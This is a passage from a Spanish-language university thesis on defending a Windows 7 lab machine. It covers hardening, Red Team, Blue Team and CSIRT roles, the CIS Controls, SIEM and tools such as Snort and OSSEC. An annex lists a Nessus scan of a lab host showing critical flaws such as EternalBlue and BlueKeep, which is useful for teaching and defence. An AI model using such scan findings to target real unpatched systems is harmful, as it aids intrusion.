

Imagen 23: Activación Windows Defender y Firewall -Fuente propia

Otro paso del proceso de endurecimiento de la maquina con el sistema operativo W7x64 es la activación del firewall y el antivirus Windows Defender (Imagen 3) para que pasen a un estado activo dando protección ante intentos de intrusión al sistema operativo, como se evidencio en la fase anterior cuando se logró el ingreso.

20 ANALISIS DIFERENCIAS ENTRE UN EQUIPO BLUE TEAM Y UN EQUIPO DE RESPUESTA A INCIDENTES INFORMÁTICOS

20.1 Equipo Red Team.

Un equipo Red Team está compuesto por una serie de expertos en atacar los sistemas, expertos en romper defensas: este equipo es el encargado de descubrir las vulnerabilidades de un sistema y explotarlas en su máximo nivel con el objetivo de penetrar o logra la intrusión ganando privilegios que le permitan acceder y manipular los datos del sistema desprotegido.

La red Team son los encargados de intentar superar los controles establecidos en materia de seguridad cibernética, emulando unos atacantes, normalmente son hackers blancos o éticos que evalúan objetivamente los hallado utilizan muchas herramientas como ayuda y finalmente hacen también recomendaciones para fortalecer la seguridad.

Normalmente gastan más tiempo planeado el ataque que ejecutándolo, acudiendo a cuanto método haya para lograr un gran reconocimiento de la víctima, utilizan entre otras:

- Pruebas de penetración
- Ingeniería social
- Phishing
- Software para interceptar comunicaciones
- Clonación de tarjetas de seguridad

Imagen 24: Equipos Red Team & Blue Team Fuente: https://manuelgross.blogspot.com/2018/07/tecnica-del-equipo-rojo-14-claves-para.html

20.2 Equipo Blue Team.

Los Blue Team son profesionales de seguridad responsables de mantener las defensas de la red interna contra ciberataques y amenazas; estos tienen una visión desde el interior de la organización hacia fuera, su gran responsabilidad es mantener la integridad de los activos contra las posibles amenazas; su gran tarea es fortalecer muros para que los intrusos no puedan comprometer la defensa.

Las funciones de los Blue Team están centralizadas en:

- Hacer vigilancia constante revisando la analítica que permita distinguir cuando hay un patrón que salga de lo normal en la seguridad de la información.
- Trabajar por una mejora continua de la seguridad y realizar rastreo constante para identificar vulnerabilidades y evaluar las medidas de seguridad.

El gran objetivo se centra en realizar evaluaciones de las distintas amenazas que puedan afectar a las organizaciones, mitigar riesgos, recomendar planes de acción, en caso de incidente realizar la respuesta.

Para un equipo Blue Team estaría entre sus tareas constantes algunas de las siguientes:

- Realizar auditorías del DNS
- Realizar análisis de la huella digital.
- Integrar la seguridad en los procesos
- Usar regularmente software de exploración de vulnerabilidades
- Instalar software de seguridad de puntos finales en dispositivos externos.
- Segregar las redes y asegurarse de que están configuradas correctamente.
- Asegurar los sistemas mediante el uso de software antivirus o antimalware.
- Desplegar software IDS e IPS como control de seguridad de detección y prevención.
- Implementar soluciones SIEM para registrar y absorber la actividad de la red.
- Garantizar que los controles de acceso al cortafuegos estén correctamente configurados

Para una organización una estrategia combinada Red Team & Blue Team trae grandes beneficios con los dos enfoques de habilidades distintas, genera competencia y un alto rendimiento en los dos equipos. La mejora continua es la consecuencia directa de esta competencia haciendo una gran ganancia para la organización.

20.3 Equipo Respuesta a incidentes Informáticos

Computer Security Incident Response Team (CSIRT) es un grupo de profesionales encargados de recibir los informes sobre incidentes de seguridad, analizar y responder a las amenazas, puede ser un grupo establecido o nombrado Ad hoc.

Imagen 25: Emergencias cibernéticas Colombia Imagen tomada de: https://caivirtual.policia.gov.co/

Solo están para responder incidentes no corresponde dentro de sus tareas prevenir, aun así, su demanda crece ante el incremento de las amenazas informáticas a nivel mundial.

Su tarea inicial es controlar y minimizar los daños de la información y preservar y guardar evidencia y la documentación del incidente para que en etapa legal se pueda profundizar en una eventual investigación posterior; también está dentro de su acción el coordinar procedimientos para una recuperación rápida a la normalidad de las actividades de la organización con el menor impacto posible.

Este equipo debe trabajar mancomunadamente con el equipo del departamento de Ti de una organización, establecer comunicación con otros CSIRT para difundir y recibir conocimiento mitigando el impacto de nuevas amenazas o vulnerabilidades; deben mantener una base de conocimiento registrando los incidentes para evitar su repetición y documentando la solución alcanzada.

Los equipos CSIRT pueden ser contratados ya que ofrecen sus servicios por demanda, dentro de los incidentes que atienden están:

- Detección de intrusiones.
- Infecciones por virus de algún tipo de código malicioso.
- Cuando haya compromiso de un servidor por explotación de vulnerabilidades

también están en capacidad de brindar información para proteger las diferentes infraestructuras tecnológicas, mejorar los procesos de seguridad, realizar auditorías, afinar las configuraciones existentes de las herramientas de seguridad, ayudad en la evaluación de riesgos consolidando la matriz de estos, implementación de planes de recuperación de desastres (DRP) para continuidad de negocio y realizar labores de concienciación de usuarios.

Los CSIRT con equipos para grandes organizaciones que puedan pagar sus servicios, los estados o países normalmente establecen un CSIRT para temas de defensa ante amenazas cibernéticas globales.

21 ANÁLISIS SOBRE LA PERTINENCIA DE TRABAJAR CON CIS “CENTER FOR INTERNET SECURITY” COMO PROPUESTA DE ASEGURAMIENTO POR PARTE DE UN EQUIPO DE BLUE TEAM.

Desarrollados por el Center for Internet Security®, los Controles de Seguridad Crítica de CIS comprenden un principio prescriptivo y prioritario de mejores prácticas en materia de seguridad Cibernética, acciones defensivas para la prevención de ataques peligrosos y de gran alcance apoyando los múltiples marcos existentes.

Estas buenas prácticas son formuladas por un grupo de expertos en tecnologías de la información, fruto de experiencias con ataques reales y las respuestas de defensa efectiva.

Los controles CIS marcan un horizonte mediante un camino a las organizaciones para alcanzar las metas y objetivos descritos dentro de los marcos jurídicos, normativos, reglamentarios y tecnológicos existentes.

Para una organización la implementación de los Controles de Seguridad Critica de CIS ayuda eficazmente en:

- Desarrollar Estructura y marco fundamental de la estrategia de Seguridad.
- Seguir Enfoque comprobado de seguridad informática con la eficacia del mundo real.
- Establecer medidas técnicas efectivas para la defensa de la organización.
- Ajustar a normas, marcos y regulaciones como ISO 27001 NIST PCI DSS, FISMA y otras.

Los controles de Seguridad Críticos CIS comprenden un grupo de 20 recomendaciones de defensa informática entorno a la seguridad de las organizaciones y están divididas en tres grandes categorías:

- Básicas
- Fundamentales
- Organizacionales

Los 20 controles definidos siendo todos ellos importantes los enseñaremos en la siguiente tabla:

Tabla 2: Listado de Controles críticos CIS

CIS Control 1: Inventario de Dispositivos autorizados y no autorizados	CIS Control 11: Configuración segura de los equipos de red, tales como cortafuegos, enrutadores y conmutadores.
CIS Control 2: Inventario de Software autorizados y no autorizados	CIS Control 12: Defensa de borde
CIS Control 3: Gestión continúa de vulnerabilidades	CIS Control 13: Protección de datos
CIS Control 4: Uso controlado de privilegios administrativos	CIS Control 14: Control de acceso basado en la necesidad de conocer
CIS Control 5: Configuración segura para hardware y software en dispositivos móviles, computadoras portátiles, estaciones de trabajo y servidores.	CIS Control 15: Control de acceso inalámbrico
CIS Control 6: Mantenimiento, monitoreo y análisis de logs de auditoría	CIS Control 16: Monitoreo y control de cuentas
CIS Control 7: Protección de correo electrónico y navegador web	CIS Control 17: Implementar un programa de concientización y capacitación en seguridad
CIS Control 8: Defensa contra malware	CIS Control 18: Seguridad del software de aplicación
CIS Control 9: Limitación y control de puertos de red, protocolos y servicios	CIS Control 19: Respuesta y gestión de incidentes
CIS Control 10: Capacidad de recuperación de datos	CIS Control 20: Pruebas de penetración y ejercicios de Equipo Rojo

La conclusión es considerar la total pertinencia para un equipo de Blues Team trabajar con la implementación de los Controles críticos CIS, esto permitirá solidificar la estructura de defensa de una organización previniendo ataques de un alto grado de peligrosidad y sobre los cuales ya existe documentación sobre su contención exitosa evitando daños y afectación en la seguridad de la información.

22. ANÁLISIS SOBRE LAS FUNCIONES Y CARACTERÍSTICAS PRINCIPALES DE UN SIEM.



Imagen 26: Monitoreo SIEM Imagen tomada de: https://www.unir.net/ingenieria/revista/siem-gestores-eventos-seguridad/

Una solución SIEM en una organización permite en tiempo real una detección inteligente de amenazas de seguridad en pro de la continuidad de negocio; es necesario contar con herramientas de Ciberseguridad que realice análisis continuo en tiempo real siempre del desempeño de los equipos de la red, esto con el fin de responder de manera rápida a los incidentes que se puedan detectar.

El objetivo principal de las soluciones SIEM es proporcionar una visión global de la seguridad, este permite tener un control absoluto sobre la seguridad informática de la organización, haciendo análisis en tiempo real es mucho más fácil detectar los posibles incidentes.

La tecnología SIEM es el fruto de la combinación de las funciones de dos productos:

- SEM o gestión de eventos de seguridad y
- SIM o gestión de información de seguridad.

SEM centraliza el almacenamiento y permite análisis en tiempo real de lo que sucede en gestión de seguridad, detecta patrones anormales.

SIM recopila por largo tiempo en un repositorio principal para luego ser analizado, es así como se proporcionan informes al personal de seguridad informática.

22.1 Características Claves de las Soluciones SIEM.

- Trabajar grandes cantidades de datos desde orígenes locales y en cloud.
- Aplicar analítica integrada para detectar amenazas con precisión.
- Correlacionar actividades relacionadas para priorizar incidentes.
- Analizar y normalizar registros automáticamente.

- Arquitectura flexible permite el despliegue en local o en cloud.
- Base de datos autogestionable, autoajustable y altamente escalable

Dentro de las funciones de un SIEM están entre otras:

- Contener amenazas desconocidas con apoyo en Machine Learning y tecnologías de última generación.
- Monitore de red y recopila datos de actividad de usuarios y dispositivos
- Detectar movimientos asociados ente procesos y conexiones de red
- Bloquear amenazas de red evitando filtrado de datos
- Buscar amenazas de registros archivados que se encuentren inactivos en la red interna.

23. INFORME DE ELECCIÓN DE 3 HERRAMIENTAS QUE PERMITAN CONTENER ATAQUES INFORMÁTICOS.

23.1 Herramienta CrowdStrike

Trabaja mediante el uso de Inteligencia Artificial (AI) y aprendizaje automático (ML) detectando y dando una respuesta avanzada e información de amenazas integrando una consola de gestión amigable al usuario.

Una parte interesante de la herramienta es la generación de alertas para los administradores del sistema, es veloz y proactiva sin ser exagerado el valor de adquisición.

La solución EDR Falcon, CrowdStrike ofrece un servicio gestionado de detección, caza y eliminación de amenazas es veloz y precisa. Utiliza IOA (indicadores de ataque) para identificación de comportamientos del atacante y muestra las alertas en la interfaz de usuario.

23.2 Herramienta IDS / IPS (Snort)

Es un sistema de detección de intrusiones (IPS) de código abierto, mediante reglas define la actividad maliciosa, encuentra paquetes que coincidan y lanza las alertas, todo esto en tiempo real, sus tres usos principales son:

- Rastreador de paquetes como tcpdump
- Como registrador de paquetes para depurar el tráfico de red
- Como sistema de prevención de intrusiones.

Snort tiene la capacidad de detectar ataques o sondas basados en red, incluye los intentos de toma de huellas dactilares de un sistema operativo, desborde de búfer, SMB-bloqueo de mensajes del servidor, escaneo de puertos furtivos, detección de Inyección SQL y otras adicionales.

23.3 Herramienta HIDS (OSSEC): OSSEC

Es un sistema de código abierto (open Source) que detecta intrusos (HIDS) funciona realizando analítica de datos, verifica integridad del sistema, monitorea los registros de Windows, busca rootkits, responde activante con la configuración proporcionada.

Detecta intrusos en la gran mayoría de los sistemas operativos incluidos Linux, OpenBSD, FreeBSD, OS X, Solaris, Y Windows. Este software posee una arquitectura centralizada y también multiplataforma que permite monitorear múltiples sistemas, contiene un motor de análisis de registros que hace correlación de datos de múltiples dispositivos y en múltiples formatos.

Opera realizando análisis de registros, verifica la integridad del sistema, monitorea el registro en Windows, detecta rootkits, alerta en base al tiempo y responde activamente. Proporcionando la detección de intrusos para la mayoría de los sistemas operativos incluidos Linux, OpenBSD, FreeBSD, OS X, Solaris y Windows. OSSEC posee una arquitectura centralizada y multiplataforma que permite el monitoreo y administración en múltiples sistemas, también tiene un motor de análisis de registros que correlaciona y analiza registros de múltiples dispositivos y formatos.

24 RECOMENDACIONES FINALES

En todo Sistema informático se deben tener todas las medidas de prevención posibles, estas van desde la compra de equipos de hardware especializado, software de monitoreo, políticas de seguridad de la información, endurecimiento del Sistema, monitoreo constante en tiempo real preferiblemente, implementación de un SGSI con un marco definido como la ISO 27001, implementación de controles de seguridad crítica CIS.

Aspecto importante a tener en cuenta y de especial atención es el factor humano, conforma el eslabón más débil de la cadena de seguridad de la información, en un alto porcentaje los ataques se dan al interior de una organización por errores y acciones en ocasiones involuntarias, en otras premeditadas de personal mal preparadas o mal intencionadas que aprovechando su nivel de acceso provocan incidente de seguridad de la información poniendo en riesgo la empresa. Las constantes campañas de sensibilización son la única manera de fortalecer este aspecto, intentando cubrir esas fallas que pueden llegar a dar al traste con todas las medidas tecnológicas que por más infalibles que sean ante la errada actuación del factor humano pueden llegar a perder todo valor en función de su principal misión.

25 CONCLUSIONES

Para los diferentes escenarios propuestos y en general todo Sistema ante el inminente riesgo de ataque informático se debe adoptar medidas de choque para su contención, la preparación tanto en infraestructura de hardware, software y un recurso humano altamente capacitado y preparado a fin de minimizar los riesgos si se llega a materializar el hecho. Constantemente se deben realizar campañas de concienciación de usuarios para que estén preparados y también evitar caer ingenuamente en prácticas de fraude preparadas por ciberdelincuentes.

Sabemos que no hay sistemas ni seres humanos infalibles, pero también podemos sacar un máximo provecho de toda la experiencia disponible en la materia y asegurar un alto porcentaje de éxito en la contención de ataques que puedan llagar a dañar nuestra información.

Los equipos Red Team & Blue Team son altamente recomendados para optimizar la respuesta ante un eventual ataque, dependerá del costo económico, para las empresas grandes son una de las mejores estrategias para prevenir los ataques a la seguridad de la información.

El marco jurídico vigente para el tema de delitos informáticos marca un camino de prevención a seguir para no caer en errores que nos puedan llevar a cometer fallas que nos puedan terminar llevando a la cárcel, perdiendo la tarjeta profesional, etc.

26.BIBLIOGRAFIA

ADMINX2; endHacke, “Herramientas de código abierto para operaciones de seguridad". Internet: (https://www.enhacke.com/2019/11/14/herramientas-de-codigo-abierto-para-operaciones-de-seguridad/).

CÓDIGO DE ÉTICA, Para el ejercicio de la ingeniería en general y sus profesiones afines y auxiliares.pdf descargade del sitio web: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica.

COLOMBIA CONGRESO DE LA REPUBLICA. Ley 1273 (5, enero 2009) por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos" y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones". En: Diario Oficial. Enero, 2009.

EL TIEMPO, Redacción, fachada Andrómeda era legal, pero no todo lo que se hizo allí lo fue, 23 de enero de 2015, https://www.eltiempo.com/archivo/documento/CMS-15141236

Explotando Vulnerabilidades, Juan Oliva (jroliva) Caso Wanacry Junio 1 de 2017 https://jroliva.net/2017/06/01/explotando-vulnerabilidad-wannacry-o-ms17-010/

Fast Intrusion Forensics for Incident Response,Cybertriage: https://www.cybertriage.com/

HARDENING, Centro de innovación y Soluciones empresariales y Tecnológicas, 28 de mayo de 2020, parque tecnológico Ciset, Madrid, España https://www.ciset.es/publicaciones/blog/746-hardening?dt=1633472896516

Manfred Vielberth, Security Information and Event Management (SIEM), Encyclopedia of Cryptography, Security and PrivacyPublisher: Springer, Berlin, Heidelber https://www.researchgate.net/publication/349807309_Security_Information_and_Event_Management_SIEM

Parra Calderon, Jairo Andrés, Delitos informáticos y marco normativo en Colombia, monografía trabajo de grado Especialista en Seguridad Informática, Universidad nacional Abierta y a Distancia UNAD, Escuela De Ciencias Básicas De Tecnología e Ingeniería, 2019. 134p.

PASOS A SEGUIR ANTE UN ATAQUE INFORMATICO, Deloitte Touche Tohmatsu Limited (“DTTL”), Deloitte España, año 2021 https://www2.deloitte.com/es/es/pages/legal/articles/Pasos-a-seguir-ante-un-ataque-informatico.html.

QUE SON Y COMO IMPLEMENTAR LOS CONTROLES DE SEGURIDAD CRITICA CIS,ManageEngine uan división de Zoho Corp, año 2020 https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html

Quintero, J.F(2020). Red Team & Blue Team al interior de una organización. Recuperado de: https://repository.unad.edu.co/handle/10596/35497

REAL ACADEMIA ESPAÑOLA: Diccionario de la lengua española, 23.ª ed., [versión 23.4 en línea]. <https://dle.rae.es> [09/10/2021].

RED TEAM Y BLUE TEAM - FUNCIONES Y DIFERENCIAS EN CIBERSEGURIDAD, Intelequia, Madrid Paseo de la Castellana, 200, Año 2021 https://intelequia.com/blog/post/2088/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad.

Senior Writer, C. (25 de 03 de 2019). Csoonline. Recuperado el 06 de 02 de 2021, de https://www.csoonline.com/article/3379117/what-is-metasploit-and-how-to-use-this-popular-hacking-tool.html

SNORT, © 2021 Cisco y / o sus filiales. Snort, el logotipo de Snort y Pig son marcas comerciales registradas de Cisco. https://www.snort.org/

SOLUCIONES SIEM PEMITEN DETECTAR AMENZAS DE SEGURIDAD DE TU EMPRESA, Tuyu Technology, 10DE MARZO DE 2020. https://www.tuyu.es/soluciones-siem/

Trabajar con Exploits activos y Pasivos en Metasploit; web Site Offensive Segurity (Traducción Google para consulta) en:

https://translate.google.com/translate?hl=es&sl=en&u=https://www.offensive-security.com/metasploit-unleashed/exploits/&prev=search&pto=aue

What's Your Defense Strategy? Best Practices for Red Teams, Blue Teams, Purple Teams, Coresecurity.
https://www.coresecurity.com/blog/whats-your-defense-strategy-best-practices-red-teams-blue-teams-purple-teams.

What is CVE? Common Vulnerabilities and Exposures Explained,
Abi Tyas Tunggal.
https://www.upguard.com/team/abi-tyas-tunggal

27. ANEXOS

27.1 Anexo 1

Link Acceso video de sustentación:

https://youtu.be/gxgYPSSvMz0

27.2 Anexo 2

Resumen ejecutivo escaneo Nessus Essentials Máquina Virtual Windows 7x64

W7X64

Report generated by Nessus™ Mon, 27 Sep 2021 15:12:25 -05

TABLE OF CONTENTS

Hosts Executive Summary

Hosts Executive Summary

192.168.0.8

Vulnerabilities Total: 52

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
CRITICAL	10.0	79638	MS14-066: Vulnerability in Schannel Could Allow Remote Code Execution (2992611) (uncredentialed check)
CRITICAL	10.0	125313	Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check)
CRITICAL	10.0	108797	Unsupported Windows OS (remote)
HIGH	9.3	58435	MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (uncredentialed check)
HIGH	9.3	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
MEDIUM	6.4	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.4	57582	SSL Self-Signed Certificate
MEDIUM	6.1	104743	TLS Version 1.0 Protocol Detection
MEDIUM	5.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.1	18405	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness
MEDIUM	5.0	57608	SMB Signing not required
MEDIUM	5.0	35291	SSL Certificate Signed Using Weak Hashing Algorithm
MEDIUM	5.0	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)

MEDIUM	4.3	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
MEDIUM	4.3	58453	Terminal Services Doesn't Use Network Level Authentication (NLA) Only
MEDIUM	4.3	57690	Terminal Services Encryption Level is Medium or Low
LOW	2.6	30218	Terminal Services Encryption Level is not FIPS-140 Compliant
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry
INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check)
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	11936	OS Identification
INFO	N/A	117887	OS Security Patch Assessment Available
INFO	N/A	66334	Patch Report
INFO	N/A	10180	Ping the remote host
INFO	N/A	66173	RDP Screenshot
INFO	N/A	56984	SSL / TLS Versions Supported

INFO	N/A	10863	SSL Certificate Information
INFO	N/A	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	21643	SSL Cipher Suites Supported
INFO	N/A	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
INFO	N/A	51891	SSL Session Resume Supported
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	64814	Terminal Services Use SSL/TLS
INFO	N/A	10287	Traceroute Information
INFO	N/A	35711	Universal Plug and Play (UPnP) Protocol Detection
INFO	N/A	135860	WMI Not Available
INFO	N/A	35712	Web Server UPnP Detection
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure
INFO	N/A	10940	Windows Terminal Services Enabled